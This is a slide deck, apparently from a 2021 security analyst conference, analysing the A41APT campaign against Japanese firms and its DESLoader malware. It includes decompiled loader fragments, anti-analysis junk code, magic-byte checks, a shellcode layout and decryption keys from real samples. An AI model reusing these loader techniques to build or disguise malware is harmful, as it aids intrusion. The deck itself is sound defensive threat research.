A41APT case

~ Analysis of the Stealth APT Campaign Threatening Japan

Yusuke Niwa / Hajime Yanagishita / Charles Li /
Suguru Ishimaru / Motohiko Sato

2020/01/28
Japan Security Analyst Conference 2021

Presenter / Coauthor

Yusuke Niwa
ITOCHU Corporation.
ITCCERT Cyber Security Researcher

Hajime Yanagishita
Macnica Networks
Security Researcher

Charles Li
Team T5
Chief Analyst of TeamT5

Suguru Ishimaru
Kaspersky
GReAT Malware Researcher

Motohiko Sato
ITOCHU Corporation.
ITCCERT Sr. Cyber Security Researcher

Agenda


1. Campaign Overview
2. Malware Analysis
3. Characteristics of Intrusion
4. Threat Actor’s Infrastructure
5. Consideration of Threat Actor’s Attribution
6. Summary

1. A41APT Campaign Overview

A41APT Campaign Overview

- □ Period of Activity: March 2019 to January 2021 Present
- □ Target: Japan (Japanese companies including overseas branches)
- □ Initial Vector: Not Spear phishing But SSL-VPN abuse
- □ Malwares: New type of malwares using dll-sideloading (SodaMaster/P8RAT/DESLoader/FYAntiLoader etc.)
- □ Public Info: Very few [1][2][3][4]
- □ Characteristics: Very tough to detect attacker's intrusion

We call this threat actor A41APT from the hostname feature「DESKTOP-**A41**UVJV」that is continuously used during the initial intrusion in this campaign.




POSTED: 17 NOV, 2020 | 8 MIN READ | THREAT INTELLIGENCE

SUBSCRIBE

TRANSLATION: 日本語

Japan-Linked Organizations Targeted in Long-Running and Sophisticated Attack Campaign

Evidence that advanced persistent threat group Cicada is behind attack campaign targeting companies in 17 regions and multiple sectors.



JPCERT CC


JPCERT/CC Eyes

Top > "脆弱性"の一覧 > Pulse Connect Secure の脆弱性を狙った攻撃事案

衛藤 亮介 (Ryosuke Eto)

2020/03/26

Pulse Connect Secure の脆弱性を狙った攻撃事案



Adrien B
@Int2e_

#APT10 is one of the actors recently abusing MS13-098 to hide their malware. Here is a sample cluster. UXTHEME.DLL is a sideloaded DLL which decrypts stage 2 from the signature of UNPUX.dll which in turn decrypts the final payload we call HEAVYPOT. virustotal.com/gui/search/b5b...

2. Malware Analysis

2.　Malware Analysis

1. DESLoader

2. DESLoader Payloads
   - SodaMaster
   - P8RAT　　**Update**
   - Stager Shellcode
   - FYAntiLoader

3. FYAntiLoader　　**NEW**

4. xRAT　　**NEW**

LAC トップレベルのセキュリティ技術を駆使した ITトータルソリューションで、未来をきり拓く

2020年12月01日　|　テクニカルレポート


【緊急レポート】Microsoft社のデジタル署名ファイルを悪用する「SigLoader」による標的型攻撃を確認

https://www.lac.co.jp/lacwatch/report/20201201_002363.html

2-1. DESLoader


Aka. SigLoader

- Loader file for DLL Side-Loading and files contain encrypted shellcode and payload.
- Decrypt multiple PEs and shellcodes sequentially in multiple stages.
- Multiple algorithms are used for decryption.
- Finally, the payload is executed in memory.



```
    else
      v159 = *(const void **)v94;
    v160 = 3i64;
    if ( v158 < 3 )
      v160 = *((_QWORD *)v94 + 2);
    v161 = memcmp(v159, "DES", v160);
    if ( !v161 )
    {
      if ( v158 < 3 )
        goto LABEL_249;
      v161 = v158 != 3;
    }
    if ( !v161 )
    {
      if ( v48 )
        v49 = v48;
      v48 = My_DES(v49);
    }
LABEL_249:
    v162 = *((_QWORD *)v94 + 2);
    if ( *((_QWORD *)v94 + 3) >= 0x10ui64 )
      v94 = *(char **)v94;
    v163 = 3i64;
    if ( v162 < 3 )
      v163 = v162;
    v164 = memcmp(v94, "XOR", v163);
    if ( !v164 )
    {
      if ( v162 < 3 )
        goto LABEL_263;
```

Example of DESLoader's payload decoding flow




▢ Junk code

```
mov     rcx, rbx
call    j_free
lea     rdx, dllname     ; "PresentationFramework.Aero2.ni.dll"
lea     rcx, [rbp+260h+var_140] ; lpString1
call    cs:lstrcatA
xor     ecx, ecx         ; Time
call    _time64
mov     rcx, rax         ; Seed
call    srand
call    rand
lea     rcx, aFzhzrxyzoapilm ; "fzhzrxyzoapilmcgfkcr"
call    cs:OutputDebugStringA
xor     ecx, ecx         ; Time
call    _time64
mov     rcx, rax         ; Seed
call    srand
call    rand
call    rand
call    rand
lea     rcx, aCpjaxirshjyhye ; "cpjaxirshjyhyevnggbgiozjilqdxsnsdedtdxe"
call    cs:OutputDebugStringA
```

Anti-analysis junk codes are found using OutputDebugStringA(), _time64(), rand(), srand()

jli.dll/stage_1.dll

Multiple algorithms (XOR, DES, AES and RSA) are defined and the order of using them is configured. Read encrypted data in specified DLL from the end of data till configured size and decrypt.



```
00007FFB3F50DD70 algorithm1      dq 0 ; XOR
0000            DD78             dq 0
0000            DD80 size1       dq 0 ; 3
0000            DD88 unknown1    dq 0Fh
0000            DD90             dq 0
0000            DD98 algorithm2  dq 0 ; AES
0000            DDA0             dq 0
0000            DDA8 size2       dq 0 ; 3
00007FFB3F50DDB0 unknown2        dq 0 ; 0xF
```

Decryption Algorithm

vac.dll

MZ

PE

Section table +
Section 1 ··· N

Embedded data

```
FE BE D9 90 | 66 DE 1B C9 | 75 B7 DC 2C | 3E 1F 3E F2
78 D0 00 05 | 5C 27 A5 11 | C1 22 BD F4 | 15 E7 05 2C
AF 72 7E 08 | 06 4C F7 B9 | 70 F0 57 BF | 25 0A 3B 4D
80 96 86 E5 | 7E 64 53 5D | 8D 31 70 11 | 12 80 D5 EB
1F 5A 41 9C | B4 94 F1 44 | CB 1C 78 CD | EF DD 5A 2B
```

skipped

XOR ↓ key = 0x9F

```
61 21 46 0F | F9 41 84 56 | EA 28 43 B3 | A1 80 A1 6D
E7 4F 9F 9A | C3 B8 3A 8E | 5E BD 22 6B | 8A 78 9A B3
30 ED E1 97 | 99 D3 68 26 | EF 6F C8 20 | BA 95 A4 D2
1F 09 19 7A | E1 FB CC C2 | 12 AE EF 8E | 8D 1F 4A 74
80 C5 DE 03 | 2B 0B 6E DB | 54 83 E7 52 | 70 42 C5 B4
```

skipped

AES (CBC mode) ↓ key = 83H4uREKfFClDH8ziYTH8xsBYa32p3wl
IV = 83H4uREKfFClDH8z


```
40 53 55 56 | 57 41 54 41 | 55 41 56 41 | 57 48 81 EC
58 01 00 00 | 33 FF 4C 8D | 3D D8 0B 00 | 00 8B D7 8B
CF 42 80 3C | 39 65 75 38 | 42 80 7C 39 | 01 63 75 30
42 80 7C 39 | 02 69 75 28 | 42 80 7C 39 | 03 70 75 20
42 80 7C 39 | 04 65 75 18 | 42 80 7C 39 | 05 6B 75 10
```

skipped


stage_1.shellcode

starge_1.shellcode


- In addition to known "ecipekac" magic_bytes, some samples use {BFAFBFAF} or {9F8F7F6F} as magic_bytes.
- Prepare DLL from separately embedded data in shellcode




```
magic_bytes = "ecipekac";
v1 = 0i64;
v2 = 0i64;
while ( magic_num[v2] != 'e'
      || magic_num[v2 + 1] != 'c'
      || magic_num[v2 + 2] != 'i'
      || magic_num[v2 + 3] != 'p'
      || magic_num[v2 + 4] != 'e'
      || magic_num[v2 + 5] != 'k'
      || magic_num[v2 + 6] != 'a'
      || magic_num[v2 + 7] != 'c' )
{
```



```
_0x2000i64__6 = 0i64;
magic_num = magic_bytes;                          // BF AF BF AF
v4 = 0i64;
v5 = 0i64;
v6 = v0;
while ( *((_BYTE *)magic_bytes + v5) != 0xBF
     || *((_BYTE *)magic_bytes + v5 + 1) != 0xAF
     || *((_BYTE *)&magic_bytes[1] + v5) != 0xBF
     || *((_BYTE *)&magic_bytes[1] + v5 + 1) != 0xAF )
{
```




```
eax_6F7F8F9F_3C05BC();
magic_bytes = (int *)::magic_bytes;               // 9F 8F 7F 6F
v1 = 0;
v2 = 0i64;
while ( ::magic_bytes[v2] != 0x9F
     || ::magic_bytes[v2 + 1] != 0x8F
     || ::magic_bytes[v2 + 2] != 0x7F
     || ::magic_bytes[v2 + 3] != 0x6F )
{
```



Variant of stage_2.shellcode

- In addition to stage_2.shellcode that has almost same feature as stage_1.shellcode, we found 2 types of stagae_2.shellcodes.
  - ✓ Stager Shellcode
  - ✓ Shellcode dedicated for SodaMaster



stage_2.shellcode

SodaMaster
(payload)

Embedded structure of shellcode for SodaMaster

offset	data	description
0x000	90 90 90 90 90 90 90 90	magic bytes for Identification, this is used for comparision before data processing
0x008	0x11600	Size of encrypted data, only this value (size) is observed
0x00C	A9 5B 7B 84 9C CB CF E8 B6 79 F1 9F 05 B6 2B FE	16 bytes RC4 key (each sample has different key)
0x01C	C7 36 7E 93 D3 07 1E 86 23 75 10 49 C8 AD 01 9F [skipped]	Encrypted SodaMaster payload with RC4

DESLoader TimeLine

- AES and DES algorithms are implemented using proprietary coding
- In many cases, not all ciphers are used
- The order in which ciphers are used is changed
- DESLoader which implements only one cipher contains a lot of OutputDebugStringA() code

Compile Date (JST)	File name	Algorithm	Payload
2019-10-18	CCFIPC64.DLL	AES	xRAT
2019-10-24	SBIEDLL.DLL	DES	Stager_Shellcode
2019-12-26	GLIB-2.0.DLL	DES	Stager_Shellcode
2019-12-28	DBUS-1-3.DLL	DES	Stager_Shellcode
2020-05-04	jli.dll	DES	SodaMaster
2020-05-04	jli.dll	DES	SodaMaster
2020-05-09	DBUS-1-3.DLL	DES	SodaMaster
2020-05-30	dbus-1-3.dll	DES	Stager_Shellcode
2020-06-02	uxtheme.dll	DES	P8RAT
2020-06-04	UXTHEME.DLL	AES->DES (RSA XOR Not Used)	P8RAT
2020-06-30	VMTOOLS.DLL	XOR->AES->DES (RSA Not Used)	SodaMaster
2020-06-30	SECUR32.dll	AES->DES (RSA XOR Not Used)	SodaMaster
2020-07-01	jli.dll	DES	P8RAT
2020-09-28	jli.dll	DES->AES (RSA XOR Not Used)	SodaMaster
2020-09-29	jli.dll	DES->AES (RSA XOR Not Used)	SodaMaster
2020-10-02	vmtools.dll	DES->AES (RSA XOR Not Used)	SodaMaster
2020-12-21	jli.dll	DES	SodaMaster
2020-12-26	JLI.dll	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-26	sbiedll.dll	RSA(AES DES XOR Not Used)	Stager_Shellcode
2020-12-27	JLI.DLL	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-27	JLI.DLL	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-27	JLI.DLL	DES->AES (RSA XOR Not Used)	Stager_Shellcode
2020-12-31	vmtools.dll	XOR->AES (RSA DES Not Used)	P8RAT
2021-01-01	jli.dll	XOR->AES (RSA DES Not Used)	P8RAT

DES: Modified DES / AES: AES-CBC

